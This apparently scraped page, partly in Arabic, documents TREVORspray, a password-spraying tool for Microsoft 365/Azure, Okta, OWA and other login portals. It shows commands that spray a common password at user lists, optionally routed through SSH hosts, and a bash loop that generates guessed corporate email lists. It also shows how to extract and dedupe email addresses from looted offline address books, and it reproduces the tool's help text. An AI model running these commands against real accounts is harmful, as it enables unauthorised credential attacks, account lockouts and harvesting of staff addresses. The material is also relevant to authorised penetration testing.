
trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
trevorspray -u [email protected] -p 'Welcome123' --delay 5
-n)trevorspray -u emails.txt -p 'Welcome123' --ssh [email protected] [email protected]
# clone wordsmith dataset
wget https://github.com/skahwah/wordsmith/releases/download/v2.1.1/data.tar.xz && tar -xvf data.tar.xz && cd data

# order first initial by occurrence
ordered_letters=asjmkdtclrebnghzpyivfowqux

# loop through first initials
echo -n $ordered_letters | while read -n1 f; do
  # loop through top 2000 USA last names
  head -n 2000 'usa/lnames.txt' | while read last; do
    # generate emails in f.last format
    echo "${f}.${last}@evilcorp.com"
  done
done | tee f.last.txt

trevorspray -u f.last.txt -p 'Welcome123'
عندما يتجاوز TREVORspray بنجاح المصادقة متعددة العوامل (MFA) ويسترد دفتر العناوين دون اتصال (OAB)، يتم تنزيل دفتر العناوين بصيغة LZX إلى ~/.trevorspray/loot. إن LZX هي خوارزمية ضغط قديمة ومزعجة تستخدمها Microsoft.
# get libmspack (for extracting LZX file)
git clone https://github.com/kyz/libmspack
cd libmspack/libmspack/
./rebuild.sh
./configure
make

# extract LZX file
./examples/.libs/oabextract ~/.trevorspray/loot/deadbeef-ce01-4ec9-9d08-1050bdc41131-data-1.lzx oab.bin
# extract all strings
strings oab.bin
# extract and dedupe emails
egrep -oa '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}' oab.bin | tr '[:upper:]' '[:lower:]' | sort -u
$ trevorspray --help
usage: trevorspray [-h] [-m {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}] [-up USERPASS [USERPASS ...]] [-u USERS [USERS ...]] [-p PASSWORDS [PASSWORDS ...]] [--url URL]
                   [-r DOMAIN] [--export-tenants FILE] [-t THREADS] [-f] [-d DELAY] [-ld LOCKOUT_DELAY] [-j JITTER] [-e] [-nl] [--ignore-lockouts] [--timeout TIMEOUT] [--random-useragent]
                   [-6] [--proxy PROXY] [-v] [-s USER@SERVER [USER@SERVER ...]] [-i KEY] [-b BASE_PORT] [-n] [--subnet SUBNET] [--interface INTERFACE]

A password sprayer with the option to load-balance traffic through SSH hosts

options:
  -h, --help            show this help message and exit

basic arguments:
  -m, --module {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}
                        Spray module to use (default: msol)
  -up, --userpass USERPASS [USERPASS ...]
                        file(s) containing username and password pairs (format: 'username:password')
  -u, --users USERS [USERS ...]
                        Usernames(s) and/or file(s) containing usernames
  -p, --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) and/or file(s) containing passwords
  --url URL             The URL to spray against
  -r, --recon, --enumerate DOMAIN
                        Retrieves MX records and info related to authentication, email, Azure, Microsoft 365, etc. If --usernames are specified, this also enables username enumeration.
  --export-tenants FILE
                        Export all discovered tenant domains to a file

advanced arguments:
  Round-robin traffic through remote systems via SSH (overrides --threads)







